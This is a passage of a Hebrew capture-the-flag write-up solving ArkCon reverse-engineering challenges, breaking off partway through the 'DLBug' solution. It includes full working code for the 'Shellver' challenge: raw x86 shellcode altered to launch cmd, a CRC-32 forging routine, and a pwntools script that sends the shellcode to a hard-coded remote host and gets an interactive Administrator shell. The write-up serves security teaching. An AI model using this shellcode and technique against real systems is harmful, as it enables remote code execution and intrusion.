
ולאחר מכן ערך האוגר נכתב לזיכרון:



הפונקציה sub_1B1000 מקבלת את המערך כארגומנט. נסתכל על הפונקציה sub_1B1000 ונחפש מה משפיע על האוגר eax. נוכל לראות שישנה בדיקה על כל איבר במערך, ואם האיבר קטן מ-1 או גדול מ-12, ערך האוגר eax עולה ב-1:



לאחר מכן ישנה בדיקה נוספת בקטע האסמבלי הבא:



שמבצע את הבדיקה הבאה:

```
for i in range(12):
    for j in range(11):
        if dword_1B4000[j * 12 + i] == user_input[i]:
            eax += 1
```

כשמריצים את האתגר עם debugger ניתן לראות שהזיכרון dword_1B4030 מכיל בכל הרצה ערכים אחרים. מכיוון שהתרגיל כלל רק קובץ בינארי, ללא שרת, הנחנו שצריכה להיות תשובה אחת שיכולה לקיים את התנאי - ואותה גם נוכל להכניס לאתר האתגר. לכן הנחנו שנוכל לבדוק אם יש ערכים שעונים על התנאי ומשותפים למספר הרצות. נבצע dump לזיכרון מספר פעמים ונשתמש בסקריפט הבא שייתן לנו את הערכים שמקיימים את התנאי:

```
import sys

mem1 = [7, 9, 8, 11, 1, 2, 3, 5, 4, 12, 10, 6, 5, 12, 3, 6, 10, 4, 11, 7, 8, 9, 1, 2, 1,
10, 4, 2, 8, 12, 6, 9, 7, 11, 3, 5, 3, 8, 6, 4, 7, 1, 9, 2, 5, 10, 11, 12, 9, 11, 1, 12,
3, 5, 8, 10, 2, 4, 6, 7, 4, 6, 12, 8, 11, 7, 1, 3, 9, 5, 2, 10, 10, 3, 2, 1, 6, 9, 5, 4,
12, 7, 8, 11, 11, 5, 9, 7, 2, 8, 10, 12, 6, 3, 4, 1, 12, 4, 11, 9, 5, 10, 2, 1, 3, 6, 7,
8, 8, 2, 5, 3, 9, 6, 7, 11, 10, 1, 12, 4, 10, 6, 7, 1, 4, 3, 12, 8, 11, 9, 5, 2]
mem2 = [6, 12, 4, 9, 1, 2, 3, 5, 7, 11, 8, 10, 8, 2, 5, 3, 10, 4, 11, 7, 9, 1, 12, 6, 7,
10, 11, 1, 8, 12, 6, 9, 4, 3, 2, 5, 3, 8, 6, 4, 7, 1, 9, 2, 5, 10, 11, 12, 9, 11, 1, 12,
3, 5, 8, 10, 2, 4, 6, 7, 5, 9, 12, 10, 11, 7, 1, 3, 8, 6, 4, 2, 1, 3, 8, 2, 6, 9, 5, 4,
12, 7, 10, 11, 4, 6, 7, 11, 2, 8, 10, 12, 3, 5, 1, 9, 11, 4, 9, 7, 5, 10, 2, 1, 6, 12, 3,
8, 12, 1, 3, 8, 9, 6, 7, 11, 10, 2, 5, 4, 6, 2, 5, 10, 4, 3, 12, 8, 11, 1, 7, 9]
mem3 = [8, 4, 12, 10, 1, 2, 3, 5, 9, 11, 7, 6, 1, 3, 9, 6, 10, 4, 11, 7, 12, 5, 8, 2, 11,
5, 7, 2, 8, 12, 6, 9, 4, 1, 3, 10, 3, 8, 6, 4, 7, 1, 9, 2, 5, 10, 11, 12, 9, 11, 1, 12, 3,
5, 8, 10, 2, 4, 6, 7, 12, 10, 5, 9, 11, 7, 1, 3, 8, 6, 2, 4, 7, 2, 11, 8, 6, 9, 5, 4, 3,
12, 10, 1, 4, 6, 3, 1, 2, 8, 10, 12, 7, 9, 5, 11, 6, 12, 8, 7, 5, 10, 2, 1, 11, 3, 4, 9,
5, 1, 4, 3, 9, 6, 7, 11, 10, 2, 12, 8, 10, 9, 2, 11, 4, 3, 12, 8, 7, 1, 5, 6]

vals = set(range(1, 13))

sys.stdout.write('Flag: ArkCon{')

for i in range(12):
    arr1 = set([mem1[j * 12 + i] for j in range(11)])
    arr2 = set([mem2[j * 12 + i] for j in range(11)])
    arr3 = set([mem3[j * 12 + i] for j in range(11)])
    sys.stdout.write(str(hex(list((vals - arr1) & (vals - arr2) & (vals -
arr3))[0])[2:].upper()))

sys.stdout.write('}')
```


קיבלנו את המחרוזת הבאה: 27A5CB461893. נבדוק מול הבינארי:

```
C:\Users\VM\Downloads>Puzzle.exe 27A5CB461893
Good job! You found the flag!
```

וסיימנו! הדגל הוא:


```
ArkCon{27A5CB461893}
```

אתגר #6: Shellver (300 נקודות)




פתרון:

נריץ את התוכנה המצורפת עם הקלט לדוגמא, ונקבל את התוצאה הבאה:



התוכנה מדפיסה שה-shellcode בסדר ומיד קורסת. אם נפתח דיבאגר, נראה שהקריסה בגלל חלוקה באפס:



כדי להבין את הלוגיקה של התוכנה, נפתח אותה באמצעות Disassembler. במקרה הזה, נשתמש ב-Ghidra, שמכילה גם Decompiler מוצלח ומומלצת מאוד למי שאין לו פטרון שיממן לו את IDA Pro. עוד על Ghidra אפשר לקרוא בגליון 105.

ה-Decompiler מייצר את הקוד הבא (מספר חלקים פחות מעניינים הושמטו):

```
bVar1 = false;
  p_zero = &DAT_0076a784;
  print("Hi.\nEnter your shellcode here:\n",in_stack_fffffbcc);
  scan("%1024s",0xf8);
  _Size_00 = strspn(user_input,"0123456789abcdefABCDEF");
  if ((user_input[_Size_00] == 0) && (_Size_00 = strlen(user_input), _Size_00 %
2 == 0)) {
    _Size_00 = strlen(user_input);
    _Size = (_Size_00 >> 1) + 1;
    malloc(_Size);
    lpAddress = FUN_004011e0(user_input);
    i = 0;
    while (i < _Size_00 >> 1) {
      if (*(char *)((int)lpAddress + i) == -0x70) {
        bVar1 = true;
        break;
      }
      i = i + 1;
    }
    gpBuffer = lpAddress;
    _Mode = get_mode(lpAddress,_Size);
    is_too_long = 998 < _Size;
    if (((is_too_long) || (_Mode == 0)) || (bVar1)) {
      if (is_too_long) {
        print("[!] That\'s too long for a shellcode\n",in_stack_fffffbcc);
      }
      if (_Mode == 0) {
        print("[!] Sorry, I only speak x86\n",in_stack_fffffbcc);
      }
      if (bVar1) {
        print("[!] NOPs are for the weak\n",in_stack_fffffbcc);
      }
      Sleep(1000);
    }
    else {
      _DAT_0076a77c = 1;
      print("[+] Shellcode looks fine to me...\nBye!\n\n",in_stack_fffffbcc);
      Sleep(1000);
      local_434 = (undefined4)(5 / (longlong)*p_zero);
      local_42c = 0;
      lpflOldProtect = &local_42c;
      flNewProtect = DAT_0076a780;
      hProcess = GetCurrentProcess();
      VirtualProtectEx(hProcess,lpAddress,_Size,flNewProtect,lpflOldProtect);
      (*(code *)0xf00df00d)(local_434);
    }
  }
  else {
    print("[!] Shellcode must be entered as a hex string\n",in_stack_fffffbcc);
    Sleep(1000);
  }
```

התוכנה מבקשת את ה-shellcode מהמשתמש, מבצעת מספר בדיקות עליו (למשל אורך או המצאות של nop-ים) ואז... מחלקת באפס. נראה שהיא ממש מנסה לייצר exception, מה שעשוי לרמז על כך שקיימת לוגיקה נוספת בקוד הטיפול ב-exceptions.

במקרה הזה, הקוד חבוי עמוק ב-TopLevelExceptionFilter של התוכנה. את ה-*TopLevelExceptionFilter* קובעים באמצעות קריאה ל-SetUnhandledExceptionFilter, ומה מיוחד בו?

```
After calling this function, if an exception occurs in a process that is
not being debugged, and the exception makes it to the unhandled
exception filter, that filter will call the exception filter function
specified by the lpTopLevelExceptionFilter parameter.
```

זהו תרגיל אנטי-דיבאג שבו לוגיקה חשובה של התוכנה מוחבאת בפונקציה שמטפלת בחריגות אך ורק אם התהליך לא מדובג. ניתן לעקוף, כמובן, את התרגיל הזה (הסבר בקישור לעיל).

כיצד נמצא את הפונקציה שמועברת כפרמטר ל-SetUnhandledExceptionFilter? אם נחפש ב-Ghidra את ה-References של SetUnhandledExceptionFilter, לא נמצא שימוש מעניין בפונקציה. אולם, אם נקבע Breakpoint על הפונקציה בדיבאגר, נגלה שהיא נקראת בזמן ריצה:

```
004B5953    C3              ret
004B5954    68 50104000     push shellver2.401050
004B5959    FF15 10604B00   call dword ptr ds:[<&SetUnhandledExceptionFilter>]
004B595F    C3              ret
```

ומה המקבילה בדיסאסמבלר?

```
004b5953 c3              RET
004b5954 68              ??         68h    h
004b5955 50              ??         50h    P
004b5956 10              ??         10h
004b5957 40              ??         40h    @
004b5958 00              ??         00h
004b5959 ff              ??         FFh
004b595a 15              ??         15h
004b595b 10              ??         10h
004b595c 60              ??         60h    `
004b595d 4b              ??         4Bh    K
004b595e 00              ??         00h
004b595f c3              ??         C3h
```

Ghidra לא זיהה את החלק הזה כקוד (אך ניתן "להכריח" אותו - קליק ימני ובחירה ב-Disassemble):

```
004b5953 c3             RET
004b5954 68 50 10       PUSH        TopLevelExceptionFilter
         40 00
004b5959 ff 15 10       CALL        dword ptr [->KERNEL32.DLL::SetUnhandledExcept
         60 4b 00
004b595f c3             RET
```

כעת מצאנו את הקוד הנסתר:

```
undefined4 TopLevelExceptionFilter(void) {
  uint local_EAX_21;
  int local_8;

  if (DAT_0076a780 == 0) {
    local_EAX_21 = crc((int)gpBuffer);
```

```
    if (local_EAX_21 == 0xf00df00d) {
      local_8 = 0x40;
    }
    else {
      local_8 = 4;
    }
    DAT_0076a780 = local_8;
    DAT_0076a784 = 1;
  }
  else {
    (*gpBuffer)();
  }
  return 0xffffffff;
}
```

נראה שהפונקציה מחשבת CRC על ה-shellcode שאנחנו מכניסים, ואם התוצאה שווה ל-0xf00df00d, הקוד מורץ.

CRC, בניגוד ל-Hash, הוא אלגוריתם שקל "לתקן" כדי להגיע לתוצאה רצויה כלשהי. הקוד הזה עושה זאת בקלות - הוא מקבל buffer, ערך CRC רצוי ומיקום להזרקת 4 בתים ש"יתקנו" את ה-buffer כך שחישוב CRC עליו יוביל לתוצאה הרצויה, ומחזיר את ה-buffer המעודכן.

בהנחה שנמצא shellcode שיבצע מה שנרצה (לדוגמא, יפתח לנו shell), נוכל להפוך אותו בקלות ל-shellcode עם CRC של 0xf00df00d על ידי הוספת פקודת add eax, <imm32> בסופו, כאשר <imm32> הוא ארבעת הבתים ש"מתקנים" את ה-CRC.

התחלנו עם ה-shellcode הזה, שיודע לפתוח את calc.exe. שינינו את הפקודה הבאה:

```
push 0x636c6163 ; calc
```

ל:

```
push 0x20646d63 ; cmd[space]
```

וביצענו את התיקון של ה-CRC כפי שהוסבר למעלה.

הקוד הסופי:

```
from pwn import *
from struct import pack,unpack

# https://blog.stalkr.net/2011/03/crc-32-forging.html
# Poly in "reversed" notation -- http://en.wikipedia.org/wiki/Cyclic_redundancy_check
POLY = 0xedb88320 # CRC-32-IEEE 802.3

def build_crc_tables():
    for i in range(256):
        fwd = i
        rev = i << 24
        for j in range(8, 0, -1):
            # build normal table
            if (fwd & 1) == 1:
                fwd = (fwd >> 1) ^ POLY
            else:
                fwd >>= 1
            crc32 table[i] = fwd & 0xffffffff
            # build reverse table =)
            if rev & 0x80000000 == 0x80000000:
                rev = ((rev ^ POLY) << 1) | 1
            else:
```

```
                rev <<= 1
            rev &= 0xffffffff
            crc32_reverse[i] = rev

crc32_table, crc32_reverse = [0]*256, [0]*256
build_crc_tables()

def crc32(s): # same crc32 as in (binascii.crc32)&0xffffffff
  crc = 0xffffffff
  for c in s:
    crc = (crc >> 8) ^ crc32_table[(crc ^ ord(c)) & 0xff]
  return crc^0xffffffff

def forge(wanted_crc, str, pos=None):
  if pos is None:
    pos = len(str)

  # forward calculation of CRC up to pos, sets current forward CRC state
  fwd_crc = 0xffffffff
  for c in str[:pos]:
    fwd_crc = (fwd_crc >> 8) ^ crc32_table[(fwd_crc ^ ord(c)) & 0xff]

  # backward calculation of CRC up to pos, sets wanted backward CRC state
  bkd_crc = wanted_crc^0xffffffff
  for c in str[pos:][::-1]:
    bkd_crc = ((bkd_crc << 8)&0xffffffff) ^ crc32_reverse[bkd_crc >> 24] ^ ord(c)

  # deduce the 4 bytes we need to insert
  for c in pack('<L',fwd_crc)[::-1]:
    bkd_crc = ((bkd_crc << 8)&0xffffffff) ^ crc32_reverse[bkd_crc >> 24] ^ ord(c)

  res = str[:pos] + pack('<L', bkd_crc) + str[pos:]
  print hex(crc32(res))
  assert(crc32(res) == wanted_crc)
  return res

if __name__ == "__main__":
  shellcode =
"31db648b7b308b7f0c8b7f1c8b47088b77208b3f807e0c3375f289c703783c8b577801c28b7a2001c789dd8b3
4af01c645813e4372656175f2817e086f63657375e98b7a2401c7668b2c6f8b7a1c01c78b7caffc01c789d9b1f
f53e2fd6863616c6389e2525253535353535535253ffd7"
  shellcode = shellcode.replace("63616c63", "636d6420") # calc -> cmd[space]
  shellcode += "05" # add eax, <imm32>
  shellcode_hex = shellcode.decode("hex")
  crc_shellcode = forge(0xf00df00d, shellcode_hex, len(shellcode_hex))
  crc_shellcode_hex = crc_shellcode.encode("hex")

  p = remote("18.196.92.84", 1337)
  p.sendlineafter("Enter your shellcode here:", crc_shellcode_hex)
  p.interactive()
```


התוצאה:

```
root@kali:/media/sf_CTFs/arkcon/Shellver# python exploit.py
0xf00df00d
[+] Opening connection to 18.196.92.84 on port 1337: Done
[*] Switching to interactive mode

[+] Shellcode looks fine to me...
Bye!

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop>$ type flag
type flag
ArkCon{n0w_y0u_C(RT)_m3_n0w_y0u_do_n07!}
C:\Users\Administrator\Desktop>$
```

הדגל:

```
ArkCon{n0w_y0u_C(RT)_m3_n0w_y0u_do_n07!}
```

אתגר #7: DLBug (400 נקודות)




פתרון:

כשמריצים את התרגיל בהרשאות מנהל מקבלים את ההודעה הבאה:

```
Enter your key:
```

נחפש את המחרוזת בבינארי בעזרת IDA עד שנגיע לקטע הבא:



נתבונן בפונקציה sub_140004E60: הפונקציה מקבלת offset באוגר r8, מקבלת length באוגר r9 ומעתיקה מהקלט של המשתמש למערך זמני. לאחר מכן מבצעת על תת המחרוזת הפעולה הבאה:

בקטע האסמבלי זוהי פונקציית הגיבוב fnv1a64:

```
def fnv1a_64(string):

    FNV_prime = 0x100000001B3
    offset_basis = 0xCBF29CE484222325

    # FNV-1a Hash Function
    hash = offset_basis
    for char in string:
        hash = hash ^ ord(char)
        hash = (hash * FNV_prime) & ((1 << 64)-1)
    return hash
```

ולאחר מכן ישנה השוואה אם תוצאות הגיבוב שווה לערך שהפונקציה קיבלה באוגר rdx. כלומר הבדיקה היא:

```
fnv1a_64(input[:4]) == 0x270163F106DBE9DD
```

הסקריפט הבא מחפש את הקלט המתאים לבדיקה:

```
import string
letters = string.digits
for i in letters:
    for j in letters:
        for k in letters:
            for l in letters:
                if fnv1a_64(i + j + k + l) == 0x270163F106DBE9DD:
                    print i + j + k + l
```

הקלט שקיבלנו הוא: '1357'.

נמשיך להסתכל היכן מתבצעות קריאות לפונקציה sub_140004E60:

```
0000000140004D43
0000000140004D43 loc_140004D43:
0000000140004D43 mov     r9d, 6
0000000140004D49 lea     r8d, [r9-2]
0000000140004D4D mov     rdx, r15
0000000140004D50 call    sub_140004E60
0000000140004D55 test    eax, eax
0000000140004D57 jnz     short loc_140004D62
```


נצטרך למצוא מהיכן מגיע הערך לאוגר rdx. נוכל להסתכל בתחילת הפונקציה sub_140004900 ושם נראה שמתבצעת הפעולה הבאה:

```
000000014000492A call    cs:__imp_malloc
0000000140004930 xor     ebp, ebp
0000000140004932 lea     rcx, LibFileName ; "ntdll.dll"
0000000140004939 xor     edx, edx         ; hFile
000000014000493B mov     [rsp+38h+var_18], ebp
000000014000493F mov     r8d, 800h        ; dwFlags
0000000140004945 mov     rbx, rax
0000000140004948 call    cs:LoadLibraryExA
000000014000494E mov     rcx, rax         ; hModule
0000000140004951 lea     rdx, aNtquerysystemi ; "NtQuerySystemInformation"
0000000140004958 call    cs:GetProcAddress
000000014000495E lea     r9, [rsp+38h+var_18]
0000000140004963 mov     r8d, edi
0000000140004966 mov     rsi, rax
0000000140004969 lea     ecx, [rbp+5]
000000014000496C mov     rdx, rbx
000000014000496F call    rsi
```

קטע האסמבלי מבצע את הפעולות הבאות:

```
ULONG ReturnLength = 0;
PVOID buff = malloc(0xFA000);
NtQuerySystemInformation QuerySystemInformation =
(NtQuerySystemInformation)GetProcAddress(LoadLibraryExA("ntdll.dll", 0,
0x800), "NtQuerySystemInformation");
QuerySystemInformation(SystemProcessInformation, buff, 0xFA000,
&ReturnLength);
```


בתוך buff יהיה מערך של מבנים מסוג SYSTEM_PROCESS_INFORMATION עבור כל תהליך שרץ במערכת.



הפונקציה עוברת בלולאה על כל המבנים ושולחת לפונקציה sub_140004AA0 את שם התהליך.

הפונקציה sub_140004AA0 מחפשת תהליך שמקיים את התנאים:

```
wcsnlen(ImageName) == 12 && fnv1a_64(ImageName)==0x617821215C0934C1
```




נוכל לראות כי ה-image name שמקיים את התנאי הוא SearchUI.exe, ונוכל לראות בהמשך הפונקציה שלוקחים את המחרוזת "Search", מבצעים עליה fnv1a_64 וזהו הערך שנמצא לבסוף באוגר rdx לפני הקריאה לפונקציה sub_140004E60.


ולכן הבדיקה שמתבצעת פה היא:

```
fnv1a_64(input[4:10]) == fnv1a_64("Search")
```

ולכן כמובן שהקלט פה הוא Search, ובתוספת הקלט שכבר מצאנו 1357Search. נמשיך להסתכל היכן מתבצעים קריאות לפונקציה sub_140004E60:




נצטרך למצוא מהיכן מגיע הערך לאוגר rdx. נוכל לראות בתחילת הפונקציה sub_1400043C0 כי ישנה קריאה לפונקציה sub_140004340, ושם ישנה העתקה של המחרוזת G00gle לתוך Dest:




לאחר מכן הפונקציה sub_1400043C0 מבצעת fnv1a_64 על המחרוזת שנמצאת ב-Dest וזהו הערך שנמצא לבסוף באוגר rdx כאשר קוראים לפונקציית הבדיקה sub_140004E60. ולכן הבדיקה שמתבצעת פה היא:

```
fnv1a_64(input[10:16]) == fnv1a_64("G00gle")
```


ולכן כמובן שהקלט פה הוא G00gle, ובתוספת הקלט שכבר מצאנו 1357SearchG00gle. נמשיך להסתכל היכן מתבצעים קריאות לפונקציה sub_140004E60:



נצטרך למצוא מהיכן מגיע הערך לאוגר rdx. נוכל לראות כי מתבצעת קריאה לפונקציה sub_1400041E0 שמעתיקה לתוך Dest את המחרוזת M3m3s:



ולאחר מכן:




לאחר מכן נוכל לראות שמחושב fnv1a_64 על המחרוזת Dest וזהו הערך שמועתק בסוף לאוגר rdx. לפי מה שהסברנו למעלה הבדיקה שמתבצעת פה היא:

```
